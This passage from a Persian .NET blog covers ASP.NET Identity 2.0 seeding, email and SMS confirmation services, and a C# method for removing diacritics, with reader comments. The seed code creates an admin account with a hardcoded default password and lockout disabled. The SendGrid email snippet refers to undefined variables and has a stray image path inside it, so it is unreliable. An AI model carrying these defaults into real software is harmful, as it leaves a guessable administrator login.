قطعه کد بالا دو متد استاتیک تعریف می‌کند. یکی (`Create()`) و دیگری (`ApplicationDbContext()`) که سازنده دیتابیس (`database initializer`) را تنظیم می‌کند. این متد هنگام اجرای اپلیکیشن فراخوانی می‌شود و هر پیکربندی ای که در کلاس `ApplicationDbContext` تعریف شده باشد را اجرا می‌کند. اگر به فایل `IdentityConfig.cs` مراجعه کنیم می‌توانیم تعاریف `ApplicationDbInitializer` این کلاس را مانند لیست زیر بباییم.

```

public class ApplicationDbContextInitializer
    : DropCreateDatabaseIfModelChanges<ApplicationDbContext>
{
    protected override void Seed(ApplicationDbContext context)
    {
        InitializeIdentityForEF(context);
        base.Seed(context);
    }

    public static void InitializeIdentityForEF(ApplicationDbContext db)
    {
        var userManager = HttpContext
            .Current.GetOwinContext()
            .GetUserManager<ApplicationUserManager>();

        var roleManager = HttpContext.Current
            .GetOwinContext()
            .Get<ApplicationRoleManager>();

        const string name = "admin@admin.com";
        const string password = "Admin@123456";
        const string roleName = "Admin";

        //Create Role Admin if it does not exist
        var role = roleManager.FindByName(roleName);

        if (role == null)
        {
            role = new IdentityRole(roleName);
            var roleresult = roleManager.Create(role);
        }

        var user = userManager.FindByName(name);

        if (user == null)
        {
            user = new ApplicationUser { UserName = name, Email = name };

            var result = userManager.Create(user, password);
            result = userManager.SetLockoutEnabled(user.Id, false);
        }

        // Add user admin to Role Admin if not already added
        var rolesForUser = userManager.GetRoles(user.Id);

        if (!rolesForUser.Contains(role.Name))
        {
            var result = userManager.AddToRole(user.Id, role.Name);
        }
    }
}

```

پیکربندی جاری در صورتی که مدل موجودیت‌ها تغییر کنند دیتابیس را پاک کرده و مجدداً ایجاد می‌کند. در غیر اینصورت از دیتابیس موجود استفاده خواهد شد. اگر بخواهیم با هر بار اجرای اپلیکیشن دیتابیس از نو ساخته شود، می‌توانیم کلاس مربوطه را به `DropCreateDatabaseAlways<ApplicationDbContext>` تغییر دهیم. عنوان مثال هنگام توسعه اپلیکیشن و بمنظور تست می‌توانیم از این رویکرد استفاده کنیم تا هر بار با دیتابیس (تقریباً) خالی شروع کنیم.

نکته حائز اهمیت دیگر متدهای `InitializeIdentityForEF()` است. این متدهای مشابه متدهای `Seed()` انجام می‌دهد که هنگام استفاده از مهاجرت‌ها (`Migrations`) از آن استفاده می‌کنیم. در این متدهای توانید رکوردهای اولیه ای را در دیتابیس ثبت کنید. همانطور که مشاهده می‌کنید در قطعه کد بالا نقشی مدیریتی بنام `Admin` ایجاد شده و کاربر جدیدی با اطلاعاتی پیش فرض ساخته می‌شود که در آخر به این نقش منتنسب می‌گردد. با انجام این مراحل، پس از اجرای اولیه اپلیکیشن کاربری با سطح دسترسی مدیر در اختیار خواهیم داشت که برای تست اپلیکیشن بسیار مفید خواهد بود.

در این مقاله نگاهی اجمالی به 2.0 Identity در پروژه‌های مختلف فریم‌ورک و نحوه پیکربندی آنها را بررسی کردیم و با تغییرات و قابلیت‌های جدید به اختصار آشنا شدیم. در مقالات بعدی بررسی‌های عمیق‌تر خواهیم داشت و با نحوه استفاده و پیاده‌سازی قسمت‌های مختلف این فریم‌ورک آشنا خواهیم شد.

مطالعه بیشتر

[MSDN: Announcing RTM of ASP.NET Identity 2.0.0](#)

[Identity 2.0 on Codeplex](#)

نظرات خوانندگان

نویسنده: محمد زارع
تاریخ: ۱۳۹۳/۰۶/۰۷ ۱۹:۷

سلام. من از ASP.NET Identity توی پروژم استفاده کردم و همه چیز درست کار میکنه (در محیط توسعه). سوالی که دارم مربوط به بررسی نقش‌های کاربر هستش. میخواستم بدونم استفاده از `HttpContext.Current.User.IsInRole` توی `HttpContext.Current.User` مشکلی در استفاده ازش نمیبینم ولی چندجا توی اینترنت دیدم که گفته هم درست هست یا نه؟ من الان توی محیط توسعه هیچ مشکلی در استفاده ازش نمیبینم ولی چندجا توی اینترنت دیدم که گفته بودن استفاده از این روش قدیمی هستش و بعد از `Publish` کردن به مشکل میخوره و بهتر هستش که از `UserManager.IsInRole` استفاده بشه.

ممنون میشم اگر راهنمایی بفرمایید.
<https://aspnetidentity.codeplex.com/workitem/2189>
<http://codeverge.com/asp.net.security/user.isinrole-not-working-in-production/73992>

نویسنده: هومن
تاریخ: ۱۳۹۳/۰۶/۱۱ ۱۳:۲۴

سلام
نمونه پروژه‌ای وجود داره که با استفاده از 2.0 identity سیستم گروپ بیس رو پیاده سازی کرده باشه؟
نمونه 1.0 identity رو پیدا کردم ولی هر کاری کردم نتونستم تبدیلش کنم به نسخه دوم

نویسنده: ایلیا
تاریخ: ۱۳۹۳/۰۸/۱۹ ۱۳:۲۰

اگه در حالت EF Code First نباشیم و دیتابیس‌مون به صورت Database First باشه و دیتاکسیسمون ADO Entity Data Model همون edmx باشه. چطوری می‌تونیم از Identity استفاده کنیم؟ (البته از 5 MVC و 6 EF دارم استفاده می‌کنم و دوم اینکه جداول لازم رو خودمون باید بسازیم یا مثل Membership خودش می‌سازیم؟)

نویسنده: وحید نصیری
تاریخ: ۱۳۹۳/۰۸/۱۹ ۱۴:۰

[Use ASP.NET Identity on existing DB-Model PART 1](#) -
[ASP.NET Identity 2.0 on existing DB-model PART 2](#) -

نویسنده: نرگس حقیقی
تاریخ: ۱۳۹۳/۰۹/۲۲ ۱۲:۳

سلام؛ آیا میشه در یه پروژه MVC که از EF6 برای ارتباط با SQL Server استفاده میکنه و بدلیل زیاد بودن تعداد جداول از class Identity Code Library جدآگاهه‌ای بهمنظور Migrate کردن بانک استفاده میکنه، از Identity هم استفاده کرد؛ با وجود اینکه به کاربران در جداول دیگر هم نیاز هست؟ اصلا این کار ممکنه؟

نویسنده: صابر فتح الهی
تاریخ: ۱۳۹۳/۰۹/۲۲ ۱۸:۵۳

سرویس خوبیه اما کمی کار باهاش در عین سادگی پیچیده اس.
مثلاً پیاده سازی اون و تفکیک تو لایه‌های سرویس و دامین و لایه نمایش واقعاً ادم گیج میکنه
هر چند زیاد هم نمی‌توان الگوی واحد کار باهاش به کار برد - البته نظر شخصی منه

نویسنده: وحید نصیری

« اعمال تزریق وابستگی‌ها به مثال رسمی [ASP.NET Identity](#) »

نویسنده: وحید نصیری
تاریخ: ۱۳:۴۳ ۱۳۹۳/۰۹/۲۹

بله. مراجعه کنید به این مثال: « [اعمال تزریق وابستگی‌ها به مثال رسمی ASP.NET Identity](#) »

برای بهبود قسمت ثبت نام در یک سایت بهتر است بین «وحید» و «وَحِيد» تقاوی قائل نشد. این مورد ممکن است خصوصاً هنر ارسال پیام‌های خصوصی در آینده جهت تشخیص افراد مشکل ساز شود. همچنین در تهیه [slug](#) برای نمایش در URL‌ها نیز باید اعراب را حذف کرد. منظور از [slug](#)، عنوان کوتاهی است که در انتهای یک آدرس ممکن است ذکر شود.

<http://www.site.com/post/12/slug>

سوال: چگونه می‌توان اعراب را از متون فارسی یا عربی حذف کرد؟

متند انجام اینکار را در ذیل مشاهده می‌کنید:

```
using System.Globalization;
using System.Text;

static string RemoveDiacritics(string text)
{
    var normalizedString = text.Normalize(NormalizationForm.FormD);
    var stringBuilder = new StringBuilder();

    foreach (var c in normalizedString)
    {
        var unicodeCategory = CharUnicodeInfo.GetUnicodeCategory(c);
        if (unicodeCategory != UnicodeCategory.NonSpacingMark)
        {
            stringBuilder.Append(c);
        }
    }

    return stringBuilder.ToString().Normalize(NormalizationForm.FormC);
}
```

توضیحات

متند `Normalize` با پارامتر `NormalizationForm.FormD`، سبب می‌شود تا کاراکترها به گلیف‌های اصلی تشکیل دهنده‌ی آن‌ها تجزیه شوند. به عبارتی، حروف از اعراب جدا خواهند شد. در ادامه این کاراکترها اسکن شده و صرفاً مواردی که حروف پایه را تشکیل می‌دهند، جمع آوری و بازگشت داده می‌شوند. حالت `NormalizationForm.FormC` که در انتهای بکار گرفته شده، برعکس است. در یونیکد یک حرف می‌تواند از یک یا چند `code point` تشکیل شود. در حالت `FormC`، هر حرف با اعراب آن یک `code point` را تشکیل می‌دهند. در حالت `FormD`، حرف با اعراب آن دو `code point` را تشکیل خواهند داد. به همین جهت در ابتدای کار، رشته تبدیل به حالت D شده تا بتوان اعراب آن را مجزای از حروف پایه حذف کرد. البته اعراب در اینجا به اعراب عربی ختم نمی‌شود. یک سری حروف اروپایی مانند "ة", "ةّ" و "ئّ" را نیز شامل می‌شود.

نظرات خوانندگان

نوبت‌دهنده: امیر هاشم زاده
تاریخ: ۱۶:۱۲ ۱۳۹۳/۰۲/۱۱

اطلاعات بیشتر در [این پرسش و پاسخ](#).
لیست کاراکترهای یونیکد از نوع [NonSpacingMark](#)

نوبت‌دهنده: امیر هاشم زاده
تاریخ: ۱۶:۴۴ ۱۳۹۳/۰۲/۱۱

یک سوال: علت استفاده از حالت FormC در انتهای کد چیست؟ چرا فقط به کد زیر بسنده نکردیم:

```
return stringBuilder.ToString();
```

بوسیله Normalize، می‌توانیم خروجی را با مقدار string دیگر مقایسه نماییم یا عبارت دیگر خروجی مقایسه پذیر خواهد شد. در [این پرسش و پاسخ](#) بیشتر درباره Normalize بحث شده است.

نوبت‌دهنده: داوود
تاریخ: ۸:۱۳ ۱۳۹۳/۰۲/۱۳

با سلام

آیا تنوین و تشدید در این حالت جز اعراب محسوب می‌شوند
و همچنین ی (یا عربی) جز حروف اعراب دار است
تشکر بابت مطلب مفیدتون

نوبت‌دهنده: وحید نصیری
تاریخ: ۹:۲ ۱۳۹۳/۰۲/۱۳

- بله.
- خیر.

نوبت‌دهنده: علیرضا
تاریخ: ۱۴:۳۹ ۱۳۹۳/۰۲/۱۳

با سلام. برای سرج یک کلمه بدون اعراب در متنی پر از اعراب باید به چه صورت عمل کرد که بهینه باشد؟
مثلاً کلمه‌ی محمد را بخواهیم در دیتابیسی که متن کل قرآن است سرج کنیم.

نوبت‌دهنده: وحید نصیری
تاریخ: ۱۴:۵۶ ۱۳۹۳/۰۲/۱۳

جستجوی بهینه‌ی متنی بر روی حجم بالایی از اطلاعات بهتر است توسط روش‌های full text search انجام شود. مثلاً از [لوسین](#) استفاده کنید، به همراه [Lucene.Net.Analysis.Analyzer.ArabicAnalyzer](#) آن که مخصوص جستجو بر روی متون عربی است.
همچنین اگر از [SQL Server](#) در FTS استفاده می‌کنید باید از [accent insensitive collate](#) استفاده کنید.

نوبت‌دهنده: وحید نصیری
تاریخ: ۲۳:۱۹ ۱۳۹۳/۰۵/۲۴

اصلاحیه!

کدهای فوق «آ» را تبدیل به «ا» می‌کنند. مشکلی بود که در حین ثبت نام پیش آمده بود. «آفتاپ» برای مثال تبدیل به «افتاپ»

می‌شد. برای رفع، داخل حلقه:

```
if (unicodeCategory != UnicodeCategory.NonSpacingMark)
{
    stringBuilder.Append(c);
}
else
{
    اسامی مانند آفتاب نباید خراب شوند //
    if (c == 1619) // آ
    {
        stringBuilder.Append(c);
    }
}
```

در [پست قبلی](#) نگاهی اجمالی به انتشار نسخه جدید Identity Framework داشتیم. نسخه جدید تغییرات چشمگیری را در فریم ورک بوجود آورده و قابلیت‌های جدیدی نیز عرضه شده‌اند. دو مورد از این قابلیت‌ها که پیشتر بسیار درخواست شده بود، تایید حساب‌های کاربری (Account Validation) و احراز هویت دو مرحله‌ای (Two-Factor Authorization) بود. در این پست راه اندازی این دو قابلیت را بررسی می‌کنیم.

تیم ASP.NET Identity پروژه نمونه‌ای را فراهم کرده است که می‌تواند بعنوان نقطه شروعی برای اپلیکیشن‌های MVC استفاده شود. پیکربندی‌های لازم در این پروژه انجام شده‌اند و برای استفاده از فریم ورک جدید آماده است.

شروع به کار : پروژه نمونه را توسط NuGet ایجاد کنید

برای شروع یک پروژه ASP.NET خالی ایجاد کنید (در دیالوگ قالب‌ها گزینه Empty را انتخاب کنید). سپس کنسول Package Manager را باز کرده و دستور زیر را اجرا کنید.

```
PM> Install-Package Microsoft.AspNet.Identity.Samples -Pre
```

پس از اینکه NuGet کارش را به اتمام رساند باید پروژه‌ای با ساختار متداول پروژه‌های ASP.NET MVC داشته باشد. به تصویر زیر دقت کنید.

Solution Explorer

The Solution Explorer window displays the project structure for 'Identity2Examples'. The project contains one solution file ('Identity2Examples.sln') and one project ('Identity2Examples'). The 'Identity2Examples' project includes the following files and folders:

- Properties
- References
- App_Start
 - BundleConfig.cs
 - FilterConfig.cs
 - IdentityConfig.cs
 - RouteConfig.cs
 - Startup.Auth.cs
- Content
- Controllers
 - AccountController.cs
 - HomeController.cs
 - ManageController.cs
 - RolesAdminController.cs
 - UserAdminController.cs
- fonts
- Models
 - AccountViewModels.cs
 - AdminViewModel.cs
 - IdentityModels.cs
 - ManageViewModels.cs
- Scripts
- Views
- Global.asax
- packages.config
- Startup.cs
- Web.config

ManageViewModels.cs is currently selected.

Solution Explorer Team Explorer

همانطور که می بینید ساختار پروژه بسیار مشابه پروژه های معمول MVC است، اما آیتم های جدیدی نیز وجود دارند. فعلا تمرکز اصلی ما روی فایل *IdentityConfig.cs* است که در پوشش *App_Start* قرار دارد.

اگر فایل مذکور را باز کنید و کمی اسکرول کنید تعاریف دو کلاس سرویس را مشاهده می کنید: *EmailService* و *SmsService*.

```
public class EmailService : IIIdentityMessageService
{
    public Task SendAsync(IdentityMessage message)
    {
        // Plug in your email service here to send an email.
        return Task.FromResult(0);
    }
}

public class SmsService : IIIdentityMessageService
{
    public Task SendAsync(IdentityMessage message)
    {
        // Plug in your sms service here to send a text message.
        return Task.FromResult(0);
    }
}
```

اگر دقت کنید هر دو کلاس قرارداد *IIIdentityMessageService* را پیاده سازی می کنند. می توانید از این قرارداد برای پیاده سازی سرویس های اطلاع رسانی ایمیلی، پیامکی و غیره استفاده کنید. در ادامه خواهیم دید چگونه این دو سرویس را بسط دهیم.

یک حساب کاربری مدیریتی پیش فرض ایجاد کنید

پیش از آنکه بیشتر جلو رویم نیاز به یک حساب کاربری در نقش مدیریتی داریم تا با اجرای اولیه اپلیکیشن در دسترس باشد. کلاسی بنام *ApplicationDbInitializer* در همین فایل وجود دارد که هنگام اجرای اولیه و یا تشخیص تغییرات در مدل دیتابیس، اطلاعاتی را *Seed* می کند.

```
public class ApplicationDbInitializer
    : DropCreateDatabaseIfModelChanges<ApplicationDbContext>
{
    protected override void Seed(ApplicationDbContext context) {
        InitializeIdentityForEF(context);
        base.Seed(context);
    }

    //Create User=Admin@Admin.com with password=Admin@123456 in the Admin role
    public static void InitializeIdentityForEF(ApplicationDbContext db)
    {
        var userManager =
            HttpContext.Current.GetOwinContext().GetUserManager<ApplicationUserManager>();

        var roleManager =
            HttpContext.Current.GetOwinContext().Get<ApplicationRoleManager>();

        const string name = "admin@admin.com";
        const string password = "Admin@123456";
        const string roleName = "Admin";

        //Create Role Admin if it does not exist
        var role = roleManager.FindByName(roleName);

        if (role == null) {
            role = new IdentityRole(roleName);
            var roleresult = roleManager.Create(role);
        }

        var user = userManager.FindByName(name);

        if (user == null) {
            user = new ApplicationUser { UserName = name, Email = name };
            var result = userManager.Create(user, password);
        }
    }
}
```

```

        result = userManager.SetLockoutEnabled(user.Id, false);
    }

    // Add user admin to Role Admin if not already added
    var rolesForUser = userManager.GetRoles(user.Id);

    if (!rolesForUser.Contains(role.Name)) {
        var result = userManager.AddToRole(user.Id, role.Name);
    }
}
}

```

همانطور که می بینید این قطعه کد ابتدا نقشی بنام Admin می سازد. سپس حساب کاربری ای، با اطلاعاتی پیش فرض ایجاد شده و بدین نقش منتب می گردد. اطلاعات کاربر را به دلخواه تغییر دهید و ترجیحاً از یک آدرس ایمیل زنده برای آن استفاده کنید.

تایید حساب های کاربری : چگونه کار می کند

بدون شک با تایید حساب های کاربری توسط ایمیل آشنا هستید. حساب کاربری ای ایجاد می کنید و ایمیلی به آدرس شما ارسال می شود که حاوی لینک فعالسازی است. با کلیک کردن این لینک حساب کاربری شما تایید شده و می توانید به سایت وارد شوید.

اگر به کنترلر AccountController در این پروژه نمونه مراجعه کنید متده Register را مانند لیست زیر می یابید.

```

[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> Register(RegisterViewModel model)
{
    if (ModelState.IsValid)
    {
        var user = new ApplicationUser { UserName = model.Email, Email = model.Email };
        var result = await UserManager.CreateAsync(user, model.Password);

        if (result.Succeeded)
        {
            var code = await UserManager.GenerateEmailConfirmationTokenAsync(user.Id);

            var callbackUrl = Url.Action(
                "ConfirmEmail",
                "Account",
                new { userId = user.Id, code = code },
                protocol: Request.Url.Scheme);

            await UserManager.SendEmailAsync(
                user.Id,
                "Confirm your account",
                "Please confirm your account by clicking this link: <a href=\""
                + callbackUrl + "\">link</a>");

            ViewBag.Link = callbackUrl;
            return View("DisplayEmail");
        }
        AddErrors(result);
    }
}

// If we got this far, something failed, redisplay form
return View(model);
}

```

اگر به قطعه کد بالا دقت کنید فرآخوانی متده UserManager.SendEmailAsync را به آن پاس می دهیم. در کنترلر جاری، آبجکت UserManager یک خاصیت (Property) است که وله ای از نوع ApplicationUserManager را باز می گرداند. اگر به فایل IdentityConfig.cs مراجعه کنید تعاریف این کلاس را خواهید یافت. در این کلاس، متده استاتیک Create() وله ای از ApplicationUserManager را می سازد که در همین مرحله سرویس های پیام رسانی پیکربندی می شوند.

```

public static ApplicationUserManager Create(
    IdentityFactoryOptions<ApplicationUserManager> options,
    IWinContext context)

```

```
{
    var manager = new ApplicationUserManager(
        new UserStore<ApplicationUser>(
            context.Get<ApplicationDbContext>()));

    // Configure validation logic for usernames
    manager.UserValidator = new UserValidator<ApplicationUser>(manager)
    {
        AllowOnlyAlphanumericUserNames = false,
        RequireUniqueEmail = true
    };

    // Configure validation logic for passwords
    manager.PasswordValidator = new PasswordValidator
    {
        RequiredLength = 6,
        RequireNonLetterOrDigit = true,
        RequireDigit = true,
        RequireLowercase = true,
        RequireUppercase = true,
    };

    // Configure user lockout defaults
    manager.UserLockoutEnabledByDefault = true;
    manager.DefaultAccountLockoutTimeSpan = TimeSpan.FromMinutes(5);
    manager.MaxFailedAccessAttemptsBeforeLockout = 5;

    // Register two factor authentication providers. This application
    // uses Phone and Emails as a step of receiving a code for verifying the user
    // You can write your own provider and plug in here.
    manager.RegisterTwoFactorProvider(
        "PhoneCode",
        new PhoneNumberTokenProvider<ApplicationUser>
    {
        MessageFormat = "Your security code is: {0}"
    });

    manager.RegisterTwoFactorProvider(
        "EmailCode",
        new EmailTokenProvider<ApplicationUser>
    {
        Subject = "SecurityCode",
        BodyFormat = "Your security code is {0}"
    });

    manager.EmailService = new EmailService();
    manager.SmsService = new SmsService();

    var dataProtectionProvider = options.DataProtectionProvider;
    if (dataProtectionProvider != null)
    {
        manager.UserTokenProvider =
            new DataProtectorTokenProvider<ApplicationUser>(
                dataProtectionProvider.Create("ASP.NET Identity"));
    }

    return manager;
}
```

در قطعه کد بالا کلاس های ApplicationUserManager و SmsService و EmailService تنظیم می شوند.

```
manager.EmailService = new EmailService();
manager.SmsService = new SmsService();
```

درست در بالای این کدها می بینید که چگونه تامین کنندگان احراز هویت دو مرحله ای (مبنی بر ایمیل و پیامک) رجیستر می شوند.

```
// Register two factor authentication providers. This application
// uses Phone and Emails as a step of receiving a code for verifying the user
// You can write your own provider and plug in here.
manager.RegisterTwoFactorProvider(
    "PhoneCode",
```

```
new PhoneNumberTokenProvider<ApplicationUser>
{
    MessageFormat = "Your security code is: {0}"
});

manager.RegisterTwoFactorProvider(
    "EmailCode",
    new EmailTokenProvider<ApplicationUser>
    {
        Subject = "SecurityCode",
        BodyFormat = "Your security code is {0}"
    });
}
```

تایید حساب های کاربری توسط ایمیل و احراز هویت دو مرحله ای توسط ایمیل و/یا پیامک نیاز به پیاده سازی هایی معتبر از قرار دارد **IIIdentityMessageService**.

پیاده سازی سرویس ایمیل توسط ایمیل خودتان

پیاده سازی سرویس ایمیل نسبتاً کار ساده ای است. برای ارسال ایمیل ها می توانید از اکانت ایمیل خود و یا سرویس هایی مانند **SendGrid** استفاده کنید. بعنوان مثال اگر بخواهیم سرویس ایمیل را طوری پیکربندی کنیم که از یک حساب کاربری **Outlook** استفاده کند، مانند زیر عمل خواهیم کرد.

```
public class EmailService : IIIdentityMessageService
{
    public Task SendAsync(IdentityMessage message)
    {
        // Credentials:
        var credentialUserName = "yourAccount@outlook.com";
        var sentFrom = "yourAccount@outlook.com";
        var pwd = "yourApssword";

        // Configure the client:
        System.Net.Mail.SmtpClient client =
            new System.Net.Mail.SmtpClient("smtp-mail.outlook.com");

        client.Port = 587;
        client.DeliveryMethod = System.Net.Mail.SmtpDeliveryMethod.Network;
        client.UseDefaultCredentials = false;

        // Create the credentials:
        System.Net.NetworkCredential credentials =
            new System.Net.NetworkCredential(credentialUserName, pwd);

        client.EnableSsl = true;
        client.Credentials = credentials;

        // Create the message:
        var mail =
            new System.Net.Mail.MailMessage(sentFrom, message.Destination);

        mail.Subject = message.Subject;
        mail.Body = message.Body;

        // Send:
        return client.SendMailAsync(mail);
    }
}
```

تنظیمات SMTP میزبان شما ممکن است متفاوت باشد اما مطمئناً می توانید مستندات لازم را پیدا کنید. اما در کل رویکرد مشابهی خواهید داشت.

پیاده سازی سرویس ایمیل با استفاده از **SendGrid**

سرویس های ایمیل متعددی وجود دارند اما یکی از گزینه های محبوب در جامعه دات نت **SendGrid** است. این سرویس API قدرتمندی برای زبان های برنامه نویسی مختلف فراهم کرده است. همچنین یک Web API مبتنی بر HTTP نیز در دسترس است. قابلیت دیگر اینکه این سرویس مستقیماً با **Windows Azure** یکپارچه می شود.

می توانید در سایت [SendGrid](#) یک حساب کاربری رایگان بعنوان توسعه دهنده بسازید. پس از آن پیکربندی سرویس ایمیل با مرحله قبل تفاوت چندانی نخواهد داشت. پس از ایجاد حساب کاربری توسط تیم پشتیبانی SendGrid با شما تماس گرفته خواهد شد تا از صحت اطلاعات شما اطمینان حاصل شود. برای اینکار چند گزینه در اختیار دارید که بهترین آنها ایجاد یک اکانت ایمیل در دامنه وب سایتتان است. مثلا اگر هنگام ثبت نام آدرس وب سایت خود را www.yourwebsite.com وارد کرده باشید، باید ایمیل مانند info@yourwebsite.com ایجاد کنید و توسط ایمیل فعالسازی آن را تایید کند تا تیم پشتیبانی مطمئن شود صاحب امتیاز این دامنه خودتان هستید.

تنها چیزی که در قطعه کد بالا باید تغییر کند اطلاعات حساب کاربری و تنظیمات SMTP است. توجه داشته باشید که نام کاربری و آدرس فرستنده در اینجا متفاوت هستند. در واقع می توانید از هر آدرسی بعنوان آدرس فرستنده استفاده کنید.

```
public class EmailService : IIIdentityMessageService
{
    public Task SendAsync(IdentityMessage message)
    {
        // Credentials:
        var sendGridUserName = "yourSendGridUserName";
        var sentFrom = "whateverEmailAdressYouWant";
        var sendGridPassword = "YourSendGridPassword";

        // Configure the client:
        var client =
            new System.Net.Mail.SmtpClient("smtp.sendgrid.net", Convert.ToInt32(587));

        client.Port = 587;
        client.DeliveryMethod = System.Net.Mail.SmtpDeliveryMethod.Network;
        client.UseDefaultCredentials = false;

        // Create the credentials:
        System.Net.NetworkCredential credentials =
            new System.Net.NetworkCredential(credentialUserName, pwd);

        client.EnableSsl = true;
        client.Credentials = credentials;

        // Create the message:
        var mail =
            new System.Net.Mail.MailMessage(sentFrom, message.Destination);


        mail.Subject = message.Subject;
        mail.Body = message.Body;

        // Send:
        return client.SendMailAsync(mail);
    }
}
```

حال می توانیم سرویس ایمیل را تست کنیم.

آزمایش تایید حساب های کاربری توسط سرویس ایمیل

ابتدا اپلیکیشن را اجرا کنید و سعی کنید یک حساب کاربری جدید ثبت کنید. دقت کنید که از آدرس ایمیلی زنده که به آن دسترسی دارید استفاده کنید. اگر همه چیز بدستی کار کند باید به صفحه ای مانند تصویر زیر هدایت شوید.



همانطور که مشاهده می‌کنید پاراگرافی در این صفحه وجود دارد که شامل لینک فعالسازی است. این لینک صرفاً جهت تسهیل کار توسعه دهنده‌گان درج می‌شود و هنگام توزیع اپلیکیشن باید آن را حذف کنید. در ادامه به این قسمت باز می‌گردیم. در این مرحله ایمیلی حاوی لینک فعالسازی باید برای شما ارسال شده باشد.

